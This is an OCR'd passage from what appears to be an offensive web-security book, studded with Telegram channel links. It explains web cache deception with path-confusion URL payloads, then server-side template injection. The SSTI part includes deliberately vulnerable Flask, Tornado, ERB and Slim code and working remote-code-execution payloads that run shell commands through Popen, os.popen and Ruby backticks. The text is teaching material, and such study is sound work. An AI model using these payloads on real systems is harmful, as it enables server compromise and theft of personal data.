
Web Cache Deception

Web cache deception works by sending the victim a URL which will cache the response for everyone to see. This exploit is only possible due to path confusion and the fact that some caching servers will cache any request containing a static file such as a png, jpeg, and css.

First let's explore when a caching server decides to cache a response and when it doesn't. Caching is very useful but sometimes you don't want to have a page cached. For example, suppose you have the endpoint “setting.php” which returns a user's

https://t.me/learningnets

name,email,address, and phone number. There could be numerous users access setting.php and each response will be different as the response relies on the user currently logged in so it wouldn't make sense to have caching on this page. Also for security reasons you probably don’t want your application caching pages with sensitive information on them.



```
1  HTTP/1.1 200 OK
2  Content-Type: text/html;charset=UTF-8
3  Connection: close
4  Server: Server
5  Date: Sun, 22 Nov 2020 21:02:29 GMT
6  x-amz-rid: 5RP9ZXATMG04KZXJNAK9
7  Set-Cookie: session-id=133-7886959-4001953; Domain=.am
8  Set-Cookie: session-id-time=2082787201l; Domain=.amazo
9  Set-Cookie: i18n-prefs=USD; Domain=.amazon.com; Expire
10 Set-Cookie: skin=noskin; path=/; domain=.amazon.com
11 Accept-CH: ect,rtt,downlink
12 Accept-CH-Lifetime: 86400
13 X-UA-Compatible: IE=edge
14 Content-Language: en-US
15 Cache-Control: no-cache
16 Pragma: no-cache
17 Expires: -1
18 X-XSS-Protection: 1;
19 X-Content-Type-Options: nosniff
20 Vary: Accept-Encoding,User-Agent,Content-Type,Accept-E
21 Strict-Transport-Security: max-age=47474747; includeSu
22 X-Frame-Options: SAMEORIGIN
23 X-Cache: Miss from cloudfront
24 Via: 1.1 11ab138d0b995a9fa4daabbae7fc0b0c.cloudfront.n
25 X-Amz-Cf-Pop: EWR50-C1
26 X-Amz-Cf-Id: r4D7AvnfP8zrZe-lI7tLB-_Nd0LEJdNINp-c9jZwQ
27 Content-Length: 542778
28
```

As you can see in the above image on line 15 there is a header called “cache-control” which is set to “no-cache”. This tells the caching server to not cache this page. However, sometimes the caching server will make the executive decision to cache a page anyway. This normally occurs when the caching server is configured to cache any page ending with a specific extension (css,jpg,png,ect). The caching server will cache all static pages no matter what the response headers say. So if we were to request

https://t.me/learningnets


“example.com/nonexistent.css” the caching server would cache this response regardless of the response headers because it is configured to do so.

Next let's look at path confusion. Path confusion occurs when an application loads the same resources no matter what the path is. With the rise of large web applications and complicated routing tables path confusion has been introduced.

```
from flask import Flask
app = Flask(__name__)

@app.route('/', defaults={'path': ''})
@app.route('/<path:path>')
def catch_all(path):
    return 'You want path: %s' % path

if __name__ == '__main__':
    app.run()
```

As you can see above there is a catch all path on the root directory. This means that any path after “/” will essentially be passed to the same function giving the same results. Both the “example.com” and “example.com/something" URL would be sent to the same catch_all function. We are just printing the path but in the real world the application would perform some task and return the HTML response.

https://t.me/learningnets



The above image is from the white paper “Cached and Confused: Web Cache Deception in the Wild” and describes several techniques used to cause path confusion.

The first technique “path parameter” occurs when additional paths added to the request are passed to the same backend function. So “example.com/account.php” is the same as “example.com/account.php/nonexistent.css” in the eyes of the application. However, the caching server sees “example.com/account.php/nonexistent.css”.

The second technique “encoded newline” tries to take advantage of the fact that some proxies and web servers stop reading after the new line character but the caching

https://t.me/learningnets


server does not. So the webserver sees “example.com/account.php” but the caching server sitting in front of the website sees “example.com/account.php%0Anonexistent.css” so it caches the response because they are different.

The third technique “encoded semicolon” takes advantage of the fact that some web servers treat semicolons(;) as parameters. However, the caching server may not recognize this value and treat the request as a separate resource. The website sees “example.com/account.php” with the parameter “nonexistent.css” but the caching server only sees “example.com/account.php%3Bnonexistent.css”.

The fourth technique “encoded pound” takes advantage of the fact that web servers often process the pound character as an HTML fragment identifier and stop parsing the URL after that. However, the caching server may not recognize this so it sees “example.com/account.php%23nonexistent.css” while the server sees “example.com/account.php”.

The last technique “encoded question mark” takes advantage of the fact that web servers treat question marks(?) as parameters but the caching server treats the response different. So the caching server sees “example.com/account.php%3fname=valnonexistent.css” but the web server sees “example.com/account.php”.


https://t.me/learningnets



As you can tell these attacks are about the web server interpreting a request one way while the caching server interprets it a different way. If we can get the application to interpret two different urls the same way while getting the caching server to interpret it differently while caching the page there is a possibility of web cache deception.

Now let's get our hands dirty with a live application. As shown below when visiting the “/users/me” path the application presents us with a bunch of PII information such as my email,name, and phone number.


https://t.me/learningnets



To test for web cache deception try one of the several path confusing payloads as shown below:

- **example.com/nonexistent.css**
- **example.com/%0Anonexistent.css**
- **example.com/%3Bnonexistent.css**
- **example.com/%23nonexistent.css**
- **example.com/%3fname=valnonexistent.css**

https://t.me/learningnets



As you can see, appending “nonexistent.css” to the URL did not have any impact on the response as we see the same response as if we hit the path “/user/me”. The server also responds with a header telling the caching server not to cache the page. However, the caching server is set up to cache all CSS pages so the page does in fact get cached. Now any one who views that url will see the target users information resulting in the leakage of sensitive PII information.

Summary

Web cache deception is a fairly new technique and it's really easy to exploit. All you have to do is trick the caching server into caching a page that has sensitive information on it. If exploited in the wild attackers could target users potentially stealing PII

https://t.me/learningnets

information or in the worse scenario their entire account. First you want to find a page exposing sensitive information, check for path confusion, see if the response is cached, and finally check to see if the cached response is public.

https://t.me/learningnets

More OWASP

Introduction


We discussed some basic OWASP vulnerabilities towards the beginning of the book but that didn't even scratch the surface. As I stated earlier the vast majority of your targets external facing assets are going to be web applications. So it would be wise if you learn everything there is to know about web application testing as you will be doing it alot. That being said lets add a few more web application vulnerabilities to your arsenal of techniques.

Server Side Template Injection (SSTI)

Introduction

To understand server side template injection you must understand templates and to understand templates you must understand the model–view–controller design pattern. Model-view-controller is a software designed pattern primarily used for developing user interfaces.

https://t.me/learningnets



As you can see above a user initiates a request to the controller. The controller then uses the model to gather information from the back end database, this information is then passed back to the controller. Next the controller passes the information to the view where it uses the data to update values in the view. The updated view is passed back to the controller where it is then sent to the user and rendered in the browser.

The view is used to manipulate the HTML code and is normally implemented using templates. Templates allow you to have place holders in your HTML code where you can pass in variables as shown below:

https://t.me/learningnets

As you can see on the 4th line there is a title tag holding the expression “{{Title}}”. This string will be replaced by whatever argument is passed to the template engine. This allows developers to easily reuse their code.


A template engine enables you to use static template files in your application. At runtime, the template engine replaces variables in a template file with actual values, and transforms the template into an HTML file sent to the client. You may be thinking why use a template engine to modify an HTML document when a simple format string operator would work. The reason is that template engines are much more powerful than a simple format string operator. Template engines can do all kinds of things such as calling functions and methods, looping over variables, arithmetic, and much more.

As you will find out in the following section hackers can abuse templates engines to do all kinds of nasty things. Server side template injection can be used for XSS, sensitive information disclosures, and even code execution.

https://t.me/learningnets

Python - Jinja 2

Jinja 2 is a template engine in python and is often used in Flask and Django applications. An example of a vulnerable flask application can be found in the below image:




```python
from flask import Flask, render_template_string, request

app = Flask(__name__)


@app.route('/test/<user>')
def hello_world(user=None):
    html_code = "<body>Hi "+user+"</body>"
    return render_template_string(html_code)

app.run()
```

When testing for server side template injection(SSTI) in a Jinja 2 application I usually try the following payloads:

- {{7*7}}
    - 49
- {{7*'7'}}
    - 7777777

https://t.me/learningnets



In the above image we see the number “7777777” displayed so you can assume the application is vulnerable and is using the Jinja 2 or tornado template engine.


To fully understand how to exploit this vulnerability you first need to understand Method Resolution Order (MRO). MRO is the order in which Python looks for a method in a hierarchy of classes and you can use the MRO function to list these classes.

- **‘’.__class.__mro__**

```
>>> ''.__class__.__mro__
(<class 'str'>, <class 'object'>)
```

So, here it will first search the string class for a method and if it's not there it will search the root object class. For this attack we only care about the root object class as we can use this to get a handle to all other classes used by the application. To get the root object go to the second index in the array as shown below:


- **‘’.__class.__mro__[1]**



https://t.me/learningnets

Note you can also use the __base__ method on an empty array to get this object as shown in the below command:

- **[].__class__.__base__**




The __subclasses__() method can be used to list all the subclasses of a class. With this we can get a handle to every class the application uses. Depending on the results you could have the ability to execute terminal commands, read files, and much more.

- **{{[].__class__.__mro__[1].__subclasses__()}}**

https://t.me/learningnets

As you can see above all subclasses of the root object have been displayed. Next you want to look for something interesting. We have access to the ‘subprocess.Popen’ class, an attacker could leverage this class to execute commands on the server as shown below:

- **{{[].__class__.__mro__[1].__subclasses__()[-3]('whoami',shell=True,stdout=-1).communicate()[0] }}**



If you are familiar with python and know the popen method then you can tell that there is nothing special going on here, we are using legit functionalities of python to execute a system command. Note you can also use the following command for code execution if the command above doesn't work:

- **{{config.__class__.__init__.__globals__['os'].popen('whoami').read()}}**

If you find server side template injection in the Jinja 2 template engine the severity of your finding depends on what python classes you have access to. If you don’t have access to any system command classes then code execution might be impossible(not always). If you have access to the file class you might be able to read/write files to the system. Make sure to properly enumerate all the classes the root object has access to so you can figure out what you can and can't do.

https://t.me/learningnets


Python - Tornado

According to Google Tornado is a scalable, non-blocking web server and web application framework written in Python. Tornado also has its own template engine which like many others is vulnerable to server side template injection if implemented incorrectly as shown below:

```
import tornado.template
import tornado.ioloop
import tornado.web
TEMPLATE = '''
<html>
 <head><title> Hello {{ name }} </title></head>
 <body> Hello FOO </body>
</html>
'''
class MainHandler(tornado.web.RequestHandler):

    def get(self):
        name = self.get_argument('name', '')
        template_data = TEMPLATE.replace("FOO",name)
        t = tornado.template.Template(template_data)
        self.write(t.generate(name=name))

application = tornado.web.Application([
    (r"/", MainHandler),
], debug=True, static_path=None, template_path=None)

if __name__ == '__main__':
    application.listen(8000)
    tornado.ioloop.IOLoop.instance().start()
```


Exploiting SSTI in the tornado template engine is relatively easy compared to other engines. Looking at the tornado template engine documentation it mentions that you can import python libraries as shown below:

https://t.me/learningnets



Any library available to python is also available to the template engine.This means that you can import a python library and call it. This functionality can be abused to make system commands as shown below:

- **{% import os %}{{ os.popen("whoami").read() }}**
- **{% import subprocess %}{{subprocess.Popen('whoami',shell=True,stdout=-1).communicate()[0]}}**



As you can see above the ‘whoami’ command was run on the server and the output was displayed on the screen. We are not limited to just executing shell commands, since we can import any library python we can do anything we want.

https://t.me/learningnets

Ruby- ERB

ERB is an Eruby templating engine used to embed ruby code. According to Google “An ERB template looks like a plain-text document interspersed with tags containing Ruby code. When evaluated, this tagged code can modify text in the template”. An example of a vulnerable template can be found in the below image:

```
require "sinatra"
require 'erb'

set :port,5081
set :bind, '0.0.0.0'

def getHTML(name)

    text = '<!DOCTYPE html><html><body>
    <form action="/" method="post">
      First name:<br>
      <input type="text" name="name" value="">
      <input type="submit" value="Submit">
    </form><h2>Hello '+name+'</h2></body></html>'

    template = ERB.new(text)

    return template.result(binding)

end
```


Note that ERB uses the following tags for embedding code:

- <% code %>
- <%= code %>

The first example “<%code%>” is used to execute ruby code and the second example “<%= code %>” is used to execute ruby code and return the results. To test for for server side template injection in this engine use the following command:

https://t.me/learningnets


- **<%= 7 * 7 %>**



As you can see above the code was executed and it returned the value of “49”. This is a strong indicator that the server is vulnerable to server side template injection. To test for code execution simply run your ruby code as shown below:

- **<%= `whoami` %>**
- **<%= IO.popen('whoami').readlines() %>**
- **<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>**
- **<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>**

https://t.me/learningnets



As you can see above the “whoami” command ran and the results were outputted to the screen.

Ruby - Slim


According to Google “Slim is a fast, lightweight templating engine with support for Rails 3 and later”. Like many other template engines when improperly implemented SSTI can arise. An example of a vulnerable template can be found in the below image:

```
require "sinatra"
require "slim"

set :port,5080
set :bind, '0.0.0.0'


def getHTML(name)
    correct_form = <<-slim
      <html>
        head
          title Example
        <body>
          <p>#{name}</p>
        </body>
      </html>
    slim

    template = '<!DOCTYPE html><html><body>
    <form action="/" method="post">
      First name:<br>
      <input type="text" name="name" value="">
      <input type="submit" value="Submit">
    </form><h2>Hello '+name+'</h2></body></html>'
    return Slim::Template.new{ template }.render
end
```

https://t.me/learningnets

